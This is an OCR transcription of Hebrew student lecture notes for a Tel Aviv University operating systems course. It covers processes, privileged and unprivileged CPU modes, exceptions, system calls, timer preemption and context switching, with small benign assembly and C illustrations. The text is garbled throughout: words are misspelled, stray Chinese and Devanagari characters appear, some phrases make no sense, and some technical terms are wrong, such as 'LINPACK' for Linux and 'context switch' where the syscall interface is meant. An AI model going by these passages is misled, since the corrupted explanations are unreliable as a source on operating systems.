


הפקולטה למדעים מדויקים
אוניברסיטת תל אביב
ע"ש רייןmond וברלי סאקלר




זיכרון
מלחתת חרבות ברזיל

החולג למדעי המחשב (0368) מערכות הפעלה (2162) (גרסה ארוכה)

מרצה: רני הוד

מתרגלים: רועי דוד מרגלית, תומר סולומון, עידן כהן
תשפ"ד, סמסטר א' (2024)

מסכם: רועי מעין



The Raymond and
Beverly Sackler Faculty
of Exact Sciences
Tel Aviv University



פרק 1 - מבוא

3.....	מבוא
11	איכרונו וירטואלי (חומרה)
17	איכרונו וירטואלי (תוכנה)
30.....	תזמון תהליכיים ו-IO

פרק 2 – מערכות קבצים

40.....	מערכות קבצים
50.....	Crash Consistency
54.....	אחסון

פרק 3 – נושאים נוספים

62.....	סנכרון
80.....	רשתות
94.....	אבטחת מידע

1 – זיכרון ותהליכיים

מבוא

איך מחשב עובד?

מבנה המחשב:




החלק העיקרי הוא ה-CPU, מוגדר מרכיבים מורכבים שמשתורת לביצוע תכנית. התכנית שמורה בזיכרון (Memory), מערכת של בתים, אשר האינדקס בזיכרון. מוגדרת כתובות.

השווואה למ"ט: אפשר להשוות את המודול הנ"ל **למבנה טירונג אוניברסלי.** למ"ט יש סרט, ולמעבד יש זיכרון. הגישה לסרט היא לא עילית, המוגנה צריכה להזיז את הסרט עד שהטהה שהייה לגשת אליו והיה מתחת לראשו.

בזיכרון של המעבד, אפשר לגשת לכל בתובות בזמן קבוע (Random Access Memory). מ"ט הוא מוגדר מרכיבים: בכל רגע נתון המוגנה נמצאת במצב נוכחי $Q \in Q$, החישוב מתקדם ע"י מעבר בין מצבים. גם למעבד יש חלק של state (מצב) ויש לוגיקה (בדומה לפונקציית מעברים) שגוראות את ה-instruction (הआקסטרקציית ה-PC שמוביל את הכתובת של הפוקודה הבאה שהמעבד יירץ (האנלוג לראש של מ"ט).

מצב ורגיסטרים: העניין הוא שה-state של מעבד הוא לא אמורפי, **יש לו מבנה מוגדר**, ונitin לשנות אותו באמצעות instructions. המצב מיוצג בעיקר על ידי registers. ברגיסטר הוא רצף של ביטים (נניח 64), והם נחלקים לשתי קבוצות: **כלליים (general purpose)** שלא משמשים על פעולות המעבד, אפשר לחושב עליהם כמו משתנים. האחרים **משמשים על פעולות המעבד**, כמו למשל ה-PC שמקביל את הכתובת של הפוקודה הבאה שהמעבד יירץ (האנלוג לראש של מ"ט).




הפוקודות: אוסף הפוקודות של ארכיטקטורת חומרה נקרא ISA. כל פוקודה היא בעצם רצף קצר של בתים, שמקודד את הפוקודה. פוקודות בסיסיות פועלות רק על מצב המעבד, ויש פוקודות נוספות שמתקשירות עם הזיכרון (קריאה וכתיבה).

הדרך שבה החישוב מתקדם: בכל שלב, המעבד ניגש לכתובות שרשומה ב-PC, קורא שם פוקודה ומקדם את הערך של ה-PC לפוקודה הבאה. המעבד מפענח את הקידוד של הפוקודה שנקרה וմבצע אותה – משנה את המצב בהתאם. וחוזר חלילה.

תכניות: כשאנחנו נדבר על תכניות, נתכוון לקוד מוגנה (assembly) שモרכבת מפקודות מעבד. תכנית בשפת C היא סתם קובץ טקסט, המעבד לא יכול להריץ אותה. יש לבצע קומפלט ותרגם אותה לקובץ exe שמסוגל פוקודות מעבד. באופן דומה, גם ב-python התכנית היא סתם טקסט, אך במקרה זה יש interpreter (שכתב ב-C וkompilet-l-exe בעבר) והוא יודע להריץ את הקוד שלו. לסייעו, חשוב להבין את ההבדל בין שפת התכניות לבין פוקודות המוגנה שבסופה של דבר רצוי.

התקנים:



רוב המשימות שלנו משתמשים הוא לא עם ה-CPU או הזיכרון. התקנים שונים כמו שמע, ברטיס רשות, אחסון, ברטיס גרפי, נמצאים בכל מכשיר אלקטרוני היום. הם מחברים את המעבד לעולם החיצוני, הפיזי, ויש פוקודות מיוחדות שמתקשירות עם התקנים. ההבדל העיקרי בין מכשירים שונים הוא באיזה התקנים יש, ומה היכולות שלהם.

זיכרון: המונח זיכרון מתייחס למה שהגדרכנו קודם – מערכת של בתים שמחוברת למעבד. תכנית הוא נקרא DRAM. להתקנים אחרים שנשמר עליהם מידע אנחוני נקרא התקני אחסון, והם כוללים SSD, HD וכו'. הסיבה להבחין זיכרון לאחסון הוא שיש בינו לבין הבדלים מהותיים, משמשים גם על איך משתמשים בהם, בפרט במערכות הפעלה:

- ה-DRAM נגיש ישרות למעבד (באמצעות פוקודות load, store). לעומת זאת, התקני אחסון לא נגישים ישרות למעבד.
- צריך לבצע משוחה עקייף בשבייל לעבוד איתם.
- זיכרון ניתן לגשת ברוחולציה של בתים (byte-addressable). עם התקני אחסון אפשר לעבוד רק בرمת בלוקים של מידע, ולא בתים בודדים.
- הזיכרון הוא נדיף (volatile), התוכן שלו נמחק כאשר המחשב נסבב. התקני אחסון הם volatile/non-volatile.
- התקני אחסון הם יותר איטיים מהזיכרון, רוב טכנולוגיות האחסון איטיות בסדר גודל מהזיכרון, גם הזמן שלוקח להתקין להחזיר תשובה למעבד, וגם קצב העברת הנתונים.

מטרות ותפקידים מערכות הפעלה

איך לגרום לתוכנית לרוץ?

- התוכנית היא סתם אוסף בתים, איך היא יכולה לגרום לעצמה לרוץ? (bootstrapping). הפתרון הוא שחייבים עצה חיצונית, שהמעבד נטל קיימת כתובת קבועה בזיכרון שהוא מזכה את התוכנית שהוא ירצה. זה מה שנקרה בצע booting.




- כדי לקבל ריצה "סימולטניית" של מספר תוכניות, מבצעים בעצם סוג של אשליה, באמצעות time sharing של המעבד. כלומר, מחלקים את זמן המעבד בין כל התוכניות שאמורות לרוץ – בפרק זמן מסוים ריצה תוכנית A ואז פרק זמן מסוים עבורם להריץ את תוכנית B, ואז חוזרים להריץ את A מהנקודה שבה הופסקה וכו'. חלונות הזמן האלו שנוטנים לתוכנית לרוץ בהם יכולים להיות קצריים מספיק (מיילישנות), כך שambilhetnu זה נראה כאילו התוכנית לא מפסיקת לרוץ.

מימוש מנגנון time sharing מעלה מספר שאלות:

- מבנים (איך עושים) – איך אפשר ליצור תוכנית שרצאה? איך אפשר לחזור להריץ אותה מהנקודה שבה היא עצה?
- מדיניות (איך משתמשים) – متى בדוק לעצור תוכנית? איך תוכנית תהיה הבאה בתור לרוץ?

מטרות מערכות הפעלה:

מטרה	פירוט	הערות
1 – ניהול משאבי resource) (management	אפשר ולנהל את השיתוף של משאבי החומרה בין שאר התוכניות (כמו המעבד). כאן נctrar מבנים כדי למש את השיתוף הזה בצורה שקופה, ואלגוריתמים של מדיניות: שצריכים מצד אחד למקם את הcnisol של המשאב, ומצד שני שתהיה חווית משתמש טובה (במה שייתר מהר).	יש למנוע בעיות פוטנציאליות - אם רוצים לשתחם משאים בין תוכניות צריך לדאוג לבידוד (isolation). לא נרצה שבשיתוף היזכרון נשתרע על התוכניות עצמן שיגשו רק למידע שלhn ולא למידע של תוכניות אחרות. בתוכניות יש באגים, ותוכנית שנכנסת לוולה אינספור תוקעת את העסוק. קיום של isolation מאפשר את מודול בתיבת הקוד שאנו מכירים "כל תוכנית לעצמה" (מבחינת הקצתה זיכרון למשל).
2 – הגנה ובידוד (isolation)	למש הגנה ובידוד של תוכניות אחת מהשנייה. נרצה לבדוק שגיאות ותקלות, (SHIPFNUO רץ על התוכנית שגרמה להן), להג על מידע של תוכניות, ולוזוד שמשאים מסווגים בצורה הוגנת.	מערכת הפעלה צריכה לשם כך עזרה מהחומרה. דבר על מגנונים במעבד שעוזרים לטפל בקריסה של התוכנית שכרגע רצה, בהפרדה של היזכרון שבו תוכניות משתמשות, ביצירה של תוכנית וכו'.
3 – אבטרקיציה להתקנים (abstraction)	הגדרת ממשקים לビיעוט פעולות OS, הגדרת אובייקטים מושפעים ופועלות עליהם, בלי לומר איך הממשק ממומש מאחריו הקלעים. למשל, כמו קבצים.	כדי להשתמש בכל התקנים שמחברים למחשב, אנחנו צריכים לארטראקציה. יש המונ התקנים, של חברות שונות, לא נוכל לעבוד ישירות מול כל אחד מהם.



לסבירו, אפשר לחשב על מערכת הפעלה כمعין שכבה תוכניתית שמגשרת בין החומרה לשאר התוכניות. התוכניות בסופה של דבר רצות על המעבד באמצעות time sharing. **מערכת הפעלה דואגת שהיא תוכל לבצע את התפקידים שלה** ליותר מדי פעם היא נו陶ת לתוכניות גישה ישירה לחומרה. מערכת הפעלה היא דוגמה קלאסית ל-system: תוכנית שמספקת אבטרקיציה לתוכניות אחרות עבור שימוש במשאב כלשהו (כמו database, browser וכו').

מבנה מערכות הפעלה

הkernel: מערכות הפעלה שנלמד עדיה בקורס נקראות "МОוליטיות" – תוכנית אחת, עם סט אחד של משתנים. דוגמה פשוטה לכך היא מערכות אוטם, ובמה שרך axton. שאיתה נעובד בקורס. הבעה במערכת מונוליטית היא שאם יש באג במקומות מסוימים אפיו נידח בקוד, הוא יכול להפעיל את כל מערכת הפעלה ואת המחשב יחד אותו. התוכנית שהוא מעורבת הפעלה נקראת kernel. כל שאר התוכניות שרצות על המערכת נקראות תוכניות level user. מבחןינו **"מערכת הפעלה" = kernel**. כל שאר האלמנטים במחשב – ספריות, אפליקציות, שירותים – הם לא חלק מהkernel.


תהליכיים:

תהליך (process): תהליך הוא אבסטרקציה שהפונקציונליות שלו הוא מעבד וירטואלי. הוא מורכב משתי אבסטרקציות:

1. Logical control flow (מעבד) – פונקציונליות של תוכנית שרצה בלבד על המעבד, אליו כל מה שմבגד עשויה זה להריץ את הפקודות של התוכנית. עושים זאת ע"י time-sharing, המכינזם נקרא **context switching**.
2. Private address space (זיכרון) – פונקציונליות של זיכרון פרטני, כל מה שנמצא בזיכרון הוא רק מידע של התוכנית, וכל הזיכרון עומדת לרשות התוכנית (לא צריך לחשב אילו כתובות כבר תפוסות). המכינזם נקרא **virtual memory**.

למעבד הירטואלי שהתהליך מגדר יש עוד תכונה: משקל לשירותים של מערכת הפעלה (system call interface).


נשים לב שתהליך הוא לא רק **אבסטרקציה**, אלא מתרג גם **אובייקט במערכת** (למשל גם המושג קובץ מתאר אבסטרקציה של גישה לאחסון, אבל גם אובייקט של קובץ טקסט למשל). **האובייקט במערכת של תהליך הוא תוכנית user-level** שהוא שרצה.




חשוב להבחין בהבדל בין תהליך (תוכנית שרצה דינמית) לתוכנית עצמה (ה-exe). כדי להפוך לתהליך (בלומר לזרץ), מערכת הפעלה צריכה לטען את הקוד והדאטה של התוכנית מהאחסון אל הזיכרון.

- התוכנית היא רצף של ביטים ומוביל סדרה של פקודות, הקוד של התוכנית, המשתנים שלה וכו'. היא מתארת חישוב שיכול להתבצע, אבל היא לא החישוב עצמו. **لتוכנית אחת אפשר ליצור כמה תהליכיים שייחזו במקביל**.
- התהליך הוא בבר החישוב עצמו, **הוא רץ ויש לו מצב** (ה מצב של המעבד שמריז אותו בכל רגע) – העריכים של הריגיטרים. בנוסף, **יש לו זיכרון דינמי**: הזיכרון שימושים בו רק בזמן ריצה, משתנים מקומיים בפונקציות וזכרון שימושקה דינמית ע"י malloc/new.

קצת על זיכרון וירטואלי: מנגנון שמאפשר למערכת הפעלה להגביל את הכתובות בזיכרון הפיזי (DRAM) שהתהליך יוכל לגשת אליהן באשר הוא רץ. הזיכרון שנגש לתהליך נקרא מרחב הכתובות שלו. הגבלה מתבצעת בצורה שקופה לתהליך. **מרחב הכתובות מוגדר ע"י גיסטר במצב המעבד**. לבינתיים, חשוב להבון שהගבלת זיכרון של תהליך מוגדר **UMB**.

מנגנון CPU time sharing

ה-flow העיקרי של מערכת הפעלה: רוב הזמן היא לא רצת כי היא מותנת לתהליכיים לרוץ על המעבד. ב-boot המעבד מרים את **מערכת הפעלה (באדום)**, ואחריו אתחול הדבר הראשון שהוא **עשה זה לבודור תהליך להריץ (בירוק)**. יש לה מנגנון שמאפשר לה לעצור את עצמה ולהביא את המעבד למצב שהוא יירץ את התהליך שברורה: ישירות על המעבד לא הפרעה עד שקורה event חומרתי, וזה המעבד יודע להחזיר את מצבו של המעבד. העירה קטנה לגבי המעבר בין תוכניות שרצות: זיכרון וירטואלי **אפשר העברה ישילה**, כלומר, כל פעם עושים פוקוס לאזרור אחר בזיכרון הפיזי (תהליכיים רבים לא צריכים את כל הזיכרון הפיזי) ולכן אפשר לתזקק מרוחבי בתוכיות של הרבה תהליכיים במקביל.



CPU state switch: כדי לעבור בין תוכניות צריכים לשמר שטי address space-i control flow: נדרש לשמר את " מצב המעבד " של התוכנית שעוצרים, ולשחזר את מצב המעבד של התוכנית שאליה עוברים (איפה שערכנו אותה פעם קודמת). כדי לשמר את ה- address space צריך לעשות פעולה דומה ולעבור בין מרוחבי בתוכות – מה שmagdir אותו הוא חלק מצב המעבד ולכך המנגנון של


שמירה ומחזור של מצב המעבד סוגר לנו את הפינה זו. **אנחנו זוקקים ל-snapshot של המצב בזיכרון**. מצב המעבד הוא בעל מבנה מוגדר, ומערכת הפעלה שומרת את המצב של כל התוכניות שלא רצות ברגע בזיכרון בתור struct עם שדה לכל רגיסטר.

כדי לבצע switch בין שתי תוכניות צריך:

1. לשמר את מצב המעבד הנוכחי בזיכרון (כל הרגיסטרים של תוכנית A).
2. לטען מצב מעבד של התוכנית אליה עוברים, מוחיכרין למעבד (לטען לתוך הרגיסטרים ערכיהם של תוכנית B).

איך שומרים וטוענים את הערכים? עקרונית אפשר בתוכנה להריץ סדרת פקודות SMBUS את זה. במקרים מסוימים זה נעשה אוטומטית ע"י המעבד. הרעיון העיקרי הוא שמעבר בין תוכניות הוא **מעבר בין מצבים מעבד**. במנגנון שתיארנו עד כה יש "חור" – הוא לא מביל בין התוכנה kernel לתוכנה user. מה מונע מהתהילך להפוך את עצמו לkernel ולנהל בעצמו את משאבי החומרה?

CPU mode switch: לمعدב יש מנגן הגנה חומרתי שמאפשר לו לדעת באיזה צורת עבודה (mode) הוא ברגע:



- **Privileged** – רצה מערכת ההפעלה (kernel).
- **Unprivileged** – רצים תהליכים רגילים (user).

ה-mode הוא ביט מסוים במצב המעבד. כאשר הוא במצב priv המעבד מבצע כל פקודה, ובפרט – ניתן להריץ פקודות שניגשויות ומישנות כל רגיסטר במצב המעבד. לעומת זאת, כאשר המעבד במצב non-priv יש פקודות שהוא יסרב להריץ, וחלקים שאנו יכולים לקרוא או לשנות. המעבר בין המצבים נקרא mode switch.

Exceptions

במצב non-priv הירקן יכול לבצע downgrade ולכבות את הבית הזה – כך עוברים במצב non-priv. לא נרצה שתת את הכוח הזה לתהיליך פשוט, לבצע upgrade במצב priv. איך לבצע את המעבר מ-non-priv ל-priv? באמצעות exceptions. אירועים חומרתיים (לא כמו exceptions תוכנתיים) שוגרים ממעבד לבצע例外 (exception).


1. בקשה של התהיליך לשירות מיוחד ממכלול המערכת הפעלה (למשל SO).
2. תקללה, הרצת פקודה שהותזאה שלא מוגדרת (כמו חלוקה באפס או null dereference).
3. אירוע חומרתי חיצוני למעבד.

ה-events מחולקים לשני סוגים: **סינכרוניים** (בתוצאה מהרצאה של פקודה כלשהי) וא-**סינכרוניים** (AIRUSH חיוני למעבד) הטיפול בכלם חומרתי הוא דומה. עכשו נתאר מה קורה כאשר מתרחש exception באמצע ריצה של התהיליך:

1. המעבד משנה את המצב שלו ל-priv.
2. המעבד שומר חלק מה-state של התהיליך.
3. המעבד טוען מצב של מערכת הפעלה **שנודע לטפל ב-exception** (копץ לפונקציה שנקרהת).
- a. הרגיסטר המיניימי שהמעבד צריך לשמר בהמשך על ידי הירקן. המעבד שומר עבור מערכת הפעלה את הכתובת של הפקודה הבאה ברגיסטר מסוים (למשל axc).
- b. המבנה ממנה בהתאם לסוג exception-הטיפול. המבנה ממנה מפנה בהתאם לסוג exception-הטיפול.

כל הפעולות הללו מבוצעות חומרתי ע"י המעבד, לא מדובר על מהו שמערכת הפעלה עשויה. כך משתנה מצב המעבד מלפני exception למשב אחריו.

4. מהריגת השם מצב מתעדכן, למעשה הירקן מתחילה לזרוץ בכתובת של handler (entry_SYSCALL_64).
- a. הוא דואג בתוכנה לשמירה של **שאר הרגיסטרים** של המעבד (...push rcx, rax, rdi, ...), שביצם לא השתוינו ועדין מכילים את הערכים של התהיליך שרצ וחטף exception – **ו-גיטרים שהם non-priv**.
- b. קורא לפונקציה שתטפל בביבוצע מה שצרך (למשל entry_SYSCALL_64_syscall).
5. בסיום הטיפול, מערכת הפעלה בוחרת **תהליך חדש להריץ**, ובאן אנחנו "ויצאים" מהירקן.
- a. מערכת הפעלה טוענת לחוב הרגיסטרים את התוכן שלהם מההתקיף שරוצים להריץ.
- b. קוראת לפקודה מיוחדת (למשל iret) כדי לגרום למעבד לשחרר את שאר-state ולשנות למצב non-priv.
- c. ה-PC שאותו משחזרים תליי ב-exception שזכה את התקיל במקורה לירקן. אם זה בכלל קריית מערכות, צריך לחזור לפקודה שמייענה אחריו (אחרת שוב יהיה exception). אם זה בגליל fault או interrupt צריך לחזור לאותו PC שבו המאורע התרחש כדי שהוא יבצע.
- d. אם מערכת הפעלה **לא מצליחה לתקן** את הגורם ל-fault (כגון חלוקה ב-0), אז לרוב היא תחרוג את התהיליך שגרם לכך ולא תנסה להמשיך להמשיך להריץ אותו. זה מוביל לנו משגיאת segmentation fault למשל.

**User program reads terminal**

```
...
mov rax = 0      ; "read" system call
mov rdi = 0      ; stdin
syscall          ; system call
cmp rax, 0       ; check error code
bne error      ; jump to error handler
; now the read data is in process memory
...
```

Kernel handler


```
handle_interrupt:
    cmp rax, 0      ; a read call?
    je sys_read    ; yes, handle it
    cmp rax, 1      ; a write call?
    je sys_write   ; yes, handle it
    ...

```


קריאות מערכות exceptions: הסיבה העיקרית לה-exceptions היא קיראות מערכת, כאשר צריך שירות מערכות הפעלה. הממשק הוא ברובו תוכני: ה-ISA מגיד פקודה שגורמת לבנייה במצב **זוקן** **מערכת הפעלה מגדרה את שאר הממשק**. הדרך הבסיסי פשוטה היא ע"י שימוש ברגיסטרים: למשל בLINPACK צריך לרשום ברגיסטר `rax` את המספר שמקודד את ה-`syscall`. באשר לה-`handler` של ה-`syscall` נקרה, הוא מפענח תובנה נטולת איזה שירות התהיליך ביקש, ודווגע לקרווא לפונקציה המתאימה בקורס. דוגמה כללית לביצוע `syscall`: אפשר לראות את קוד המבוקש של התהיליך שקורא ל-`syscall`, מה שגורם ל-`exception`, ואז את קוד המכונה של ה-`handler` בקורס, מבעצם אותו וחוזר אל שמאפשר מה ה-`syscall` המבוקש, מבעצם אותו וחוזר אל התהיליך. ההדגמה המלאה כאן: תחילתה ב-[user](#) ואז ב-[kernel](#).

שאלות:

- כ, למשל `deref null`. יכול להיות באג בקוד של הקורן. הטיפול אותו דבר, הולכים ל-`handler` המתאים. אולי נבון שמה שהפסkont לא היה תהיליך רגיל אלא חלק מהקוד של הקורן, אבל עקרונית אותו דבר.
- **למה `system call` לא יכול להיות פשות `function call`?** צריך לבצע mode switch. אז אולי נכתב פקודה `call` ייעודית בשם `oscall` שמקבלת בתובנה – אז אפשר יהה לקרוא לעצממו (או לבל מקום) ולקבל הרשות. נרצה לייצר מקומות מאד מסודרים שבהם יש ממשק בין היוזר לקורן, פרוטוקול במה שייתר מאובטח.



Pre-emption: תהיליכים חולקים ביניהם את זמן המעבד. אם תהיליך יירוץ ולא יקרה אף exception סינכרוני? **למעבד יש טימר**, ומערכות הפעלה יכולה להגדיר (ע"י בתיבה לוגיסטים שונים), שאחריו פרק זמן מסוים יוצר **timer interrupt**, בולמר timer interrupt את ה-exception. הקורן מחליט האם לחזור לתהיליך שחתף את timer interrupt ולתת לו להמשיך לרוץ, או לבחור תהיליך אחר ולתת לו לרוץ. זה דוגמה למושג **pre-emption**: מצב שבו המערכת לוקה "בכוח" את המשאב מי שמשתמש בו ברגע, ללא שיתוף פעולה של המשתמש.



```
int main() {
    // boot - configuration & initialization
    while (1) {
        P = pick_process_to_run();
        E = run_process_until_exception(P);
        handle_exception(E);
    }
}
```

לסיבום, המערכת של מערכת הפעלה היא להריץ תהיליכים על המעבד. מהרגע שנגמר boot וממערכת הפעלה עלתה והתחילה להריץ תהיליכים, היא נכנסת לפעולה (רחצה בעצמה) רק אם קרה **exception**. כשזה קורה היא מטפלת בו ובוחרת תהיליך אחר שירוץ. טכנית, באשר יש בניות/יציאה לkernel קורים שני דברים במצב המעבד: **mode switch** (בין מצביו `priv` ו-`unpriv`) ו-**state switch** (בנשمر המצב של התוכנית שתתחל לוחץ).

Context Switch

המערכת תמיד נמצאת ב-`context` של תהיליך שעבורו הקורןעובד ברגע: Context


- כאשר המעבד מרים תהיליך `P` ולא את הקורן, ה-`context` הוא אותו התהיליך `P`.
 - כאשר נכנסים לkernel בغالל exception שקרה בתהיליך `P`, ה-`context` הוא התהיליך `P`.
- כל שאר הלוגיקה לוקחת את זה בחשבון, אם צריך לבדוק הרשותות גישה וכו'.

Context switch: המעבר בין contexts נקרא **context switch**. איך בא לידי ביטוי ה-`context` של תהיליך? הקורן מוחזק מבנה נתונים שנקרא PCB (Process Control Block). שוכן את המידע של התהיליך: כמו למשל מצב המעבד שבו התהיליך היה באשר הוא חטא את ה-exception. לkernel יש משתנה גלובלי של PCB של התהיליך. אם כן, כאשר נרצה לבצע context switch נctruck בסה"כ לדען את המצביע ל-PCB אחר.

אמנם זו לבוארה רק החלפת מצביע, אבל יש לה משמעות לוגית חשובה – החלפת התהיליך בעל הגישה למעבד. בנוסף, יש לטען חלק ממצביע המעבד של התהיליך החדש (`next`), ושמירה של חלק מהמצביע של התהיליך הנוכחי (`prev`).

כיצד מתבצע ה-switch:

```
/* Also unlocks the rq: */
rq = context_switch(rq, prev, next, &rf);           <- called by prev but
                                                       returns in next
```



צורך להשתנות הוא המחסנית, אבל יש עוד חלקים מהמצב שצרכים להשתנות.

הערה: הרעיון של הפונקציה הוא שהקרנל קורא לה ב-context של תהליך prev והוא חוזרת ב-context של תהליך next. בפרט זה אומר שמתיחסו בעמיד, כאשר הkernel יבצע חזרה מבעשי מסומן prev – הריצה שלו בקרנל אמורה המשיך מאותה נקודה. גם הקראה הנוכחית, כאשר prev מבצע switch ל-next, תחזיר ב-next switch של next ולבן צריכה לחזור ל-flow שבו next היה כאשר קרא ל-!context switch.

סיבות ל-switch:

- לא רצוני – הkernel מבצע preemption לתהליך שורץ על המעבד ומחליט שלא להפסיק להריץ אותו, ולעבור לאחר.
- רצוני – התהילך מותר מרצונו על המעבד. למשל, כאשר תוכנית מבצעת sleep. עם זאת, לחוב זה נבע ממצב שלא התכנית מבקשת לוותר על המעבד, אלא הkernel לא מסוגל לספק את השירות שהוא ביקשה באותו רגע – ולבן מחליט להריץ תהליכים אחרים עד שיוכל לספק את השירות (למשל תוכנה ממחבה לקולט מהמשתמש). **עדין נאמר שהטהילך ויתר על המעבד וה-context switch הוא רצוני**, כי הkernel עשו את החלטה בשם של התהילך, ב-context switch שלו.

הערות:

- עוצם ביצוע syscall הוא לא !context switch רק אם הkernel מחליט שלא לחזור אל התהילך שבגלו נכנסנו לkernel, זה נקרא context switch.
- יש מקורות שונים למבוקש המעבד context开关 ולכן מתייחסים לפעולה הפיזית של שמירה/טיענה שלו ב-context switch. גם ב-mode switch יש מעבר של מעבר בין תוכניות רצונות, כי עוברים מטהילך לkernel או להיפר. **לן אנו מקפידים להבדיל בין cpu state switch, mode switch, context switch**.
- Kernel threads – גם הkernel רוצה להריץ כמה תוכניות "במקביל", באמצעות **kernel thread/task**. מדובר על אובייקט שהוא וריאנט של התהילך, יש לו PCB ועושים לו scheduling, אבל מבנית מצב המעבד, בשווה רע, הוא מרים קוד של מערכת הפעלה, כאשר המעבד במצב **priv** (זה קוד של kernel שזוקק להרשאות גבוהות). Process מביניהם זה תמיד התהילך של-user.
- מודוליות – במערכת הפעלה לא מונוליטית, מקום שכל הפונקציונליות תהיה בתוכנית אחת, עושים את הדבר הבא: מרכיבים ב-mode switch יזקק תוכנית הרבה יותר קטנה, שرك אחראית על scheduling של תהליכים ועל התקשרות בינם. כל שאר תפקידי מערכת הפעלה מממשים בתהליכיים (למשל עבור גישה למערכת הקבצים). אבל, מאבדים ביצועים, כי ביצוע syscall תמיד ברוך ב-context switch. רוב העבודה היא לבצע אופטימיזציה כדי שה-context switch יהיה סביר.
- הדגמה של ביצוע context switch

שאלות:

אין תוכנית רצתה?

- צריך לבצע syscall. הוא יטען את התכנית מהאחסון ל זיכרון, ייצור process חדש, וישים אותו בקבוצת התהליכים שניתן להריץ, כדי שמתיחסו ה-scheduler יבחר בו.

למה אי אפשר להריץ תוכניות windows על linux?

- בהתבה שזהו אותה ארכיטקטורת מעבד, ה-**context switch** שונה (מבחינת מספר סידורי, העברת ארגומנטים). גם אם הפונקציונליות זהה, הממשק שונה.

כיוון שהkernel הוא התכנית הראשונה שרצה על המעבד, אין תהליכים נולדים?

- בשמקפלים את kernel, יהיה קוד עבור התהילך מסוים שמתחליל את הכל – התהילך בשם **init** שמספרו 1 (בלינוקס). זה התהילך הראשון שהkernel נותן לו לרווח. הוא הולך ליצור את ה-shell ואת כל היתר התהליכים בתור בנים שלו. זה בرمיה של תוכנה.

תרגול 1 (syscalls-בashממשק ה-CLI של Unix:

